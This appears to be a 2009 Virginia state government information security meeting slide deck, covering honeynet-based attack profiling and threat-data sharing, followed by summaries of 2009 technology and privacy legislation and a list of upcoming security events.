
What is a honeypot/honeynet?

*A **honeypot** is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems.*

*Typically a **honeynet** is used for monitoring larger and more diverse networks in which one honeypot is not sufficient.*

-wikipedia.org

E-Mail Configuration





Purpose of the Resource Center

- Two Main Goals
 - Create a place to provide security information that is relative to the Commonwealth
 - Includes security topics within the COV government
 - Addresses topics for those with interests in the security community
 - Citizens, businesses, other states, etc.
 - Create a source for providing threat data to third parties
 - Summary threat data for public viewing
 - Detailed threat data available for appropriate parties



Establishing an Attack Profile

- First step in remediating the source
- Determine an attacks source
 - Establish where the attacks originate from
- Understand the malware used
 - Look for similarities between malware or malware behavior
 - Link malware to a central point
 - Review how malware operates
- Establish patterns in attack vectors
- Know what effect it will have on the environment
- After establishing a profile it is easier to understand how to effectively stop the source



Helpful Tools for Establishing a Profile

- Google
- Sandbox
 - An environment where it is possible to safely run programs. Often these programs are untested code, or untrusted programs from third-parties who may be malicious
 - Can be configured to watch a program execute
- Virustotal
 - Displays antivirus engines detecting the malware.
- Whois and Arin.net
 - Helps to tie the address back to a person or organization



Making the Most

Making the Most of the Data Collected:
“Please, sir, I want some more.”



Putting the Data in Perspective

- Correlating the data
 - Relationships
 - Timelines
 - History/Trending
 - Patterns
 - Review attack profiles
 - Source addresses
 - Geographic location
 - Verification
 - Extremely difficult and often not possible
 - Often involves leaving the infrastructure in place
- More data allows for a better risk evaluation



Making the Data Useful

- The simpler the better
 - Pictures
 - Drill downs
 - Answers to simple questions
 - Who is attacking me the most?
 - What types of viruses do I have to worry about the most?
- Present the data for appropriate audiences
 - State agencies
 - Other states
 - Law enforcement



Current Information Security Climate

- Remediate the target
 - Antivirus scans
 - Anti-phishing protection
 - Spyware removal and detection
- Continued protection requires reliance on “doing the right thing”
 - Don’t click on the link
 - Don’t open the attachment
 - Don’t respond to anyone from Nigeria
 - Don’t trust anyone or anything
- Motivators
 - The bottom line
 - Personal agenda (i.e. hacktivism)



The Information Security Climate Change

- Remediate the source
 - Identify participants
 - Understanding the attack types
 - Establish and counter motivators for the attacks
 - Consequences
 - Remove benefits
- Reduce the threats
 - Reduce reliance on users to behave properly
- Remove the motivators
 - Prevent desirable results



Understanding the Cyber Defense Infrastructure

- Sensor infrastructure
 - Physical environment involves catching in the act, electronically or in person.
 - Cyber environment requires catching the person in the act electronically or in person.
- Response Process
 - Fight back
 - Wait for authorities
 - Accept the loss
- Communications infrastructure
 - What do you do in a physical emergency?
 - Dial 911
 - What do you do in a cyber emergency?
 - Call MS-ISAC!



The Current Cyber Defense Infrastructure

- Sensor infrastructure
 - Currently supported by researchers and small percentage of the population
- Response Process
 - Process to fight back has not been clearly defined
- Communications infrastructure
 - Some infrastructure present
 - MS-ISAC
 - IC3
 - US-CERT



Building the Cyber Defense Infrastructure

- Sensor infrastructure
 - More sensors in more places to monitor the active threats
 - Sensors in each state government
 - Requires collaboration for standard set of threat data
- Response Process
 - Requires identification of appropriate evidence necessary for response
 - Need
 - Clarity for who the remediation responsibility belongs to.
- Communications infrastructure
 - A way to easily communicate the data between parties
 - Communicating a resolution



Laying the Groundwork

- COV Resource Center
 - An attempt at creating some of the sensor infrastructure
 - Working with law enforcement to determine useful data
 - Eventually create a copy for distribution
- Still need common data exchange method
 - Model after IETF's RFC5070 – IODEF
 - Need to include common alert methods



Where do we go?

Where Do We Go From Here?:

“Second Star To The Right, Straight On 'Til Morning.”



Bringing It All Together

- Identifying the cyber threats within the environment
 - Honeynet
 - COV Resource Center
- Identifying the source of the threat
 - Knowing who is the biggest threat
- Identifying the places where the most security is needed



More Work To Do

- There is always more work to do!
- Cyber defense framework needed
 - Both technology and processes
 - Communication
 - Unified response



Cyber Defense Problems

- Understanding the places where the fence is too low
- Identifying who it is that is trying to get over the fence
- Identifying tools are used to get over the fence
- Effectively preventing scaling the fence
- Identifying the most effective spot to put the tallest picket



Questions?

Thank you.



More Information

For more information, please contact:
CommonwealthSecurity@VITA.Virginia.Gov

Michael Watson

Commonwealth Security Incident Director

804.416.6030

Michael.Watson@VITA.Virginia.GOV

Commonwealth Enterprise Solutions Center

11751 Meadowville Lane

Chester, Virginia 23836



General Assembly Legislation Session 2009

Peggy Ward





HB 1660

Telework assistance; Director may advise & assist public & private employers upon request.

Telework assistance to public and private employers; reporting requirements. Transfers certain responsibilities regarding telework assistance from the Secretary of Administration to the Office of Telework Promotion and Broadband Assistance. ***Patron: Scott***

Status:

02/28/09 Senate: Signed by President



HB 2022

**Technology Services, Council on;
eliminates Council.**

**Council on Technology Services;
repealed.** Repeals the Council on
Technology Services. *Patron: Rust*

Status:

02/25/09 Governor: Acts of Assembly Chapter text (CHAP0086)



HB 2023

Virginia Information Technologies Agency; to delegate powers & responsibilities.

Powers of VITA. Authorizes Virginia Information Technologies Agency (VITA), subject to approval by the Secretary of Technology, to delegate to an agency within the executive branch the power to provide for the centralized marketing, provision, leasing, and executing of license agreements for electronic access to public information and government services through the Internet, wireless devices, personal digital assistants, kiosks, or other such related media. The delegated agency would be authorized to fix and collect fees and charges for such services. ***Patron: Rust***

Status:

02/25/09 Governor: Acts of Assembly Chapter text (CHAP0087)



HB 2044

Health information technology; adoption of standards.

Health information technology; adoption of standards. Allows the Information Technology Investment Board to establish an advisory committee, consisting of persons with expertise in health care and information technology, to advise it on the adoption of health information technology technical and data standards.

Patron: Nixon

Status:

02/26/09 Governor: Acts of Assembly Chapter text (CHAP0134)



HB 2181

Freedom of Information Act; protection of internal controls of State's financial systems.

Freedom of Information Act; protection of internal controls of the Commonwealth's financial systems. Exempts from the mandatory disclosure requirements of FOIA documentation or other information that describes the design, function, operation, or implementation of internal controls over the Commonwealth's financial processes and systems, and the assessment of risks and vulnerabilities of those controls, including the annual assessment of internal controls mandated by the Comptroller, the disclosure of which would jeopardize the security of the Commonwealth's financial assets. However, summary reports relating to the soundness of any fiscal process shall be disclosed in a form that does not compromise the internal controls. ***Patron: Phillips***

Status:

02/28/09 Senate: Signed by President



HB 2285 / SB 936

Searchable Database Website of Revenue, Budget Item, & Expenditure; Sec. of Technology to create.

Secretary of Technology; Virginia Enterprise Applications Program; searchable database website of state budget expenditures and revenues. Provides for the Virginia Enterprise Applications Program (VEAP) within the Office of the Secretary of Technology to create and maintain a searchable database website containing information on state revenues, appropriations, and expenditures. Under the bill, the Director of VEAP shall develop a pilot searchable database website available for public use no later than July 1, 2010. Beginning in July 2011, the searchable database website shall be updated for (i) fiscal years that ended prior to July 1, 2009, and (ii) for future fiscal years not later than 60 days following the close of the fiscal year. The Director of VEAP, the Auditor of Public Accounts and the Joint Legislative Audit and Review Commission shall work together to coordinate efforts in obtaining, summarizing, and compiling information in order to avoid duplication of efforts. The website shall be made available in a format designed to encourage the greatest amount of use by the general public. The website shall provide access to all levels of budget spending in state government *Patron (House) Cline; (Senate) Cuccinelli*

Status:

03/11/09 House: Signed by Speaker

03/09/09 Senate: Signed by President



HB 2423

Broadband Advisory Council; established.

Broadband Advisory Council. Establishes the Governor's Broadband Advisory Council. The purpose of the Council shall be to advise the Governor on policy and funding priorities to expedite deployment and reduce the cost of broadband access in the Commonwealth. The council shall be staffed by the Office of Telework Promotion and Broadband Assistance.

Patron: May

Status:

03/11/09 House: Signed by Speaker



HB 2426/SB 1318

Government Data Collection and Dissemination Practices Act; extends implementation of prohibition.

Government Data Collection and Dissemination Practices Act; collection of social security numbers. Extends from July 1, 2009, to July 1, 2010, the implementation of the prohibition against collecting an individual's social security number unless collection of such number is (i) authorized or required by state or federal law and (ii) essential for the performance of that agency's duties. The bill contains several technical amendments, all to become effective July 1, 2010.

Patron: (House) May; (Senate) Houck

Status:

03/06/09 House: Signed by Speaker

02/28/09 Senate: Signed by President



HB 2427

Protection of Social Security Numbers Act; first five digits to be confidential from disclosure.

Protection of Social Security Numbers Act; penalties. Provides that the first five digits of a social security number contained in a public record shall be confidential and exempt from disclosure under the Freedom of Information Act. The bill does allow release of a social security number under certain limited circumstances, including proper judicial order; to federal, state or local law-enforcement or correctional personnel; by one agency to another agency in Virginia or to an agency in another state, district, or territory of the United States; and to any data subject exercising his rights under the Government Data Collection and Dissemination Practices Act. The bill provides for penalties for violation.

Patron: May

Status:

03/06/09 House: Signed by Speaker



HB 2539

Information Technology Investment Board; oversight of information technology, etc. in State.

Oversight of information technology and applications in the Commonwealth; Information Technology Investment Board; Chief Information Officer. Includes oversight of agency and enterprise-wide technology applications under the purview of the powers and duties of the Information Technology Investment Board (ITIB). The bill clarifies that the ITIB's contract with the Chief Information Officer may be for a term of up to five years, and appoints the Secretary of Finance to the ITIB in place of the Governor's appointment from a list of individuals nominated by the legislature. ***Patron: Nixon***

Status:

02/25/09 Senate: Signed by President



SB 833

Notaries public; equipment, etc. standards for electronic notarization to be developed by ITA.

Notaries public. Provides that equipment, security, and technological standards for electronic notarization shall be developed by the Virginia Information Technologies Agency in consultation with the Secretary of the Commonwealth. The process for developing and maintaining such standards shall be exempt from the Administrative Process Act. In addition, the bill requires that applicants submit a registration form for registering and being commissioned as an electronic notary public, which shall include certification of compliance to the Secretary of the Commonwealth with the aforementioned electronic notary standards developed. Furthermore, the bill provides that a notary's electronic signature and seal shall conform to the developed standards for electronic notarization. This bill contains an emergency clause. **Patron: Locke**

Status:

03/16/09 Governor: Acts of Assembly Chapter text (CHAP0160)



SB 892

Information Technology Investment Board; approval of development of certain major projects.

Information Technology Investment Board; approval of the development of certain major information technology projects. Requires the Information Technology Investment Board, within 30 days after approval of the development of any major information technology project in excess of \$5 million, to notify the House Appropriations and Senate Finance Committees of the scope, cost, and implementation schedule of the proposed project. Under the bill, the Board may proceed with the project unless objections are raised by either Committee within 30 days of the notification. If objections are made, the Board may not proceed with the project until the objections are resolved. ***Patron: McDougle***

Status:

03/11/09 House: Signed by Speaker



SB 935

Remote access to land records; allows occasional access thereto by public and sets a fee.

Occasional remote access to land records; fee. Allows for occasional remote access to land records by the general public and sets a fee in an amount not to exceed the usual copying fee. Such occasional remote users will not be charged the \$50 per month subscriber fee. ***Patron: Smith***

Status:

03/11/09 House: Signed by Speaker



SB 936

Auditor of Public Accounts; duties, standard vendor accounting information to include certain info.

Auditor of Public Accounts; searchable database website of state budget expenditures and revenues. Requires the Office of the Auditor of Public Accounts to include on its existing searchable database information regarding state audits or reports relating to public entities, capital outlay payments, and annual bonded indebtedness. The bill also provides for the searchable database to include the following additional elements as they become available through improved enterprise or other systems (i) commodities, (ii) Virginia Performs data that directly relates to funding actions or expenditures, (iii) descriptive purposes for funding actions or expenditures, (iv) laws authorizing the issuance of bonds, and (v) copies of actual grants and contracts. In addition, the bill requires the Department of General Services, the Virginia Information Technologies Agency, and the State Comptroller to develop and maintain standard accounting information for use by all agencies and institutions for payments and purchases. ***Patron: Cuccinelli***

Status:

03/11/09 House: Signed by Speaker



SB 1009

Electronic communication service providers, etc.; search warrants executed upon.

Search warrants executed upon electronic communication service providers or remote computing service providers. Provides that a search warrant for records or other information pertaining to a subscriber to, or customer of, an electronic communication service or remote computing service that is transacting or has transacted any business in the Commonwealth, including the contents of electronic communications, may be served upon such a provider within or without the Commonwealth by mail, facsimile, or other electronic means. Currently, there is no provision for service of such a warrant outside the Commonwealth nor is there a specific provision allowing for mail, fax or electronic service. Additionally, under current law, electronic communications are expressly excluded from the coverage of the warrant. ***Patron: Deeds***

Status:

03/11/09 House: Signed by Speaker



SB 1046

REAL ID Act, federal; amends provisions for obtaining licenses.

Obtaining licenses and identification cards; federal REAL ID Act. Amends provisions for obtaining licenses to comply with federal REAL ID Act requirements. *Patron: Miller*

Status:

03/06/09 House: Signed by Speaker



SB 1277

Land records; social security numbers not be contained therein on Internet.

Land records; social security numbers. Requires, beginning July 1, 2012, that social security numbers not be contained in land records posted via secure remote access to the Internet.

Patron: Newman

Status:

03/11/09 House: Signed by Speaker



SB 1316

Freedom of Information Act; strikes requirement to publish a database index, etc.

Freedom of Information Act; requirements to publish a database index and a statement of rights and responsibilities. Strikes the requirement to publish an index of computer databases and amends the requirement to publish a statement of rights and responsibilities to ensure that the public can find out generally what types of public records a public body has and what exemptions may apply to those records. This bill is a recommendation of the Freedom of Information Advisory Council. ***Patron: Houck***

Status:

03/04/09 Senate: Signed by President



SB 1318

Government Data Collection and Dissemination Practices Act; collection of social security numbers.

Extends from July 1, 2009, to July 1, 2010, the implementation of the prohibition against collecting an individual's social security number unless collection of such number is (i) authorized or required by state or federal law and (ii) essential for the performance of that agency's duties. This bill is a recommendation of the Freedom of Information Advisory Council.

Status:

02/28/09 House: Signed by Speaker



SB 1431

REAL ID Act; Commonwealth's participation.

REAL ID Act; Commonwealth's participation. Provides that the Commonwealth will not comply with any provision of the federal REAL ID Act and with any other federal law, regulation, or policy that would compromise the economic privacy, biometric data, or biometric samples of any resident of the Commonwealth. *Patron: Cuccinelli*

Status:

03/11/09 House: Signed by Speaker

QUESTIONS?





Upcoming Events





UPCOMING EVENTS! IS Orientation

IS Orientation

Monday, April 6th, 1:00 to 3:30 p.m. @CESC

Information Security Orientation is a small group exploration of Information Security in the Commonwealth focusing on the COV Information Security Policy and Standards and is open to all Commonwealth state and local government persons interested in Information Security.

Register Online for this and future dates at:

<http://www.vita.virginia.gov/registration/Session.cfm?MeetingID=10>



UPCOMING EVENTS: MS-ISAC Webcast 4/9

National Webcast!

Thursday, April 9, 2009, 2:00 – 3:00 p.m.

Topic: Application Security

The National Webcast Initiative is a collaborative effort between government and the private sector to help strengthen our Nation's cyber readiness and resilience. A number of vendors have offered their services at no cost, to help develop and deliver the webcasts.

Register @: <http://www.msisac.org/webcast/>



UPCOMING EVENTS!

FBI Citizen's Academy Spring 2009 Class

- Four slots will be made available for InfraGard members.
- Begins: Tuesday, April 14th from 6-9pm. Runs for six weeks every Tuesday.
- Location: 1970 E. Parham Road, Richmond.
- Interested in learning more? Please contact:

Dee Rybiski

FBI Richmond, Community Outreach

804-627-4482



UPCOMING EVENTS! IS Council

Commonwealth Information Security Council

Tuesday, April 21st, 12:00 - 2:00 p.m. @ CESC with
Committee meetings from 2:00 – 3:00 p.m.

If you would like to attend or be on the agenda for either the Council meeting or a Committee meeting please either contact a Committee co-chair or send an email to CommonwealthSecurity@VITA.Virginia.Gov (not vendors please)

Find out more about your Commonwealth Information Security Officer's Council at:

<http://www.vita.virginia.gov/security/default.aspx?id=5128>



UPCOMING EVENTS! CIO-CAO Mtg.

CIO-CAO Communications Meeting:

Formally known as AITR Meeting. This meeting has moved to an every other month schedule.

Thursday, April 23

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

Location: DEQ

629 E. Main St.

Richmond, Va.



UPCOMING EVENTS! Virginia Security Summit

Virginia Security Summit Monday, April 27

8:00 am – 9:00 am: Refreshments

9:00 am: Opening Remarks

Location: Richmond Marriot

The 2009 Virginia Security Summit brings together government Information Security leaders to discuss tools, trends, strategies and best practices. The Summit is for and about government and is free to attend. Register online at <http://www.govtech.com/events/vatech2009>



UPCOMING EVENTS! April ISOAG

DRAFT AGENDA Wednesday, April 29th

System Access Request Application **Jim Austin, VDOT**

Email Encryption **Don Drew, VITA**



UPCOMING EVENTS! Future 2009 ISOAG's

**All currently from 1:00 – 4:00 pm at CESC
(please let us know if you want to host in the
Richmond area!)**

Wednesday, April 29

Wednesday, May 20

Wednesday, June 17

Tuesday, July 14

Register Online at:

<http://www.vita.virginia.gov/registration/Session.cfm?MeetingID=3>



FACTA Red Flag Requirements

Implementation Date: May, 2009

Are you aware of the red flag requirements in the Fair and Accurate Credit Transactions Act (FACTA) of 2003?

Please read carefully as it is not only banks and financial institutions!

<http://www.ftc.gov/bcp/edu/pubs/business/alerts/alt050.shtm>



SANS IT Audit Training – May 18-19

The **SANS Institute** presents:

Audit 429: IT Audit Essentials Bootcamp training

At: **Virginia Tech Campus**

When: **May 18-19, 2009, 8am to 7pm**

Sign up today to get exceptional *hands-on* security audit training bootcamp style!

Contact Randy Marchany at marchany@vt.edu with any questions.

Event Link and Registration at <http://www.sans.org/info/40103>



Any Other Business ???????



ADJOURN

THANK YOU FOR ATTENDING!!

